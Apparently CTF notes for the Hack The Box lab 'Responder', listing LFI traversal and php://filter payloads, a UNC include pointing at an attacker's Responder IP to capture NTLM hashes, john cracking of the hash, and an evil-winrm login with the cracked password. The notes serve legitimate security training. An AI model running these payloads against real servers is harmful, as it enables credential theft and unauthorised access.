Responder

Responder

Commands


echo "{IP} {DOMAIN_NAME}" | sudo tee -a /etc/hosts

http://{DOMAIN}/index.php?page={../../../../../../../../windows/system32/drivers/etc/hosts}

http://unika.htb/index.php?page=php://filter/convert.base64-encode/resource=index.php

sudo responder -I tun0

http://{DOMAIN}/?page=//{RESPONDER_IP}/somefile



john --wordlist=/usr/share/wordlists/rockyou.txt adminHash.txt

evil-winrm -i 10.129.139.54 -u Administrator -p badminton

General Info

This box gets pummeled by LFI, it uses include (noob) and you can traverse

back to the home directory with ../ and little bit of razzle dazzle.

Use carspolop auto wordlist to bruteforce file names

https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_windows.txt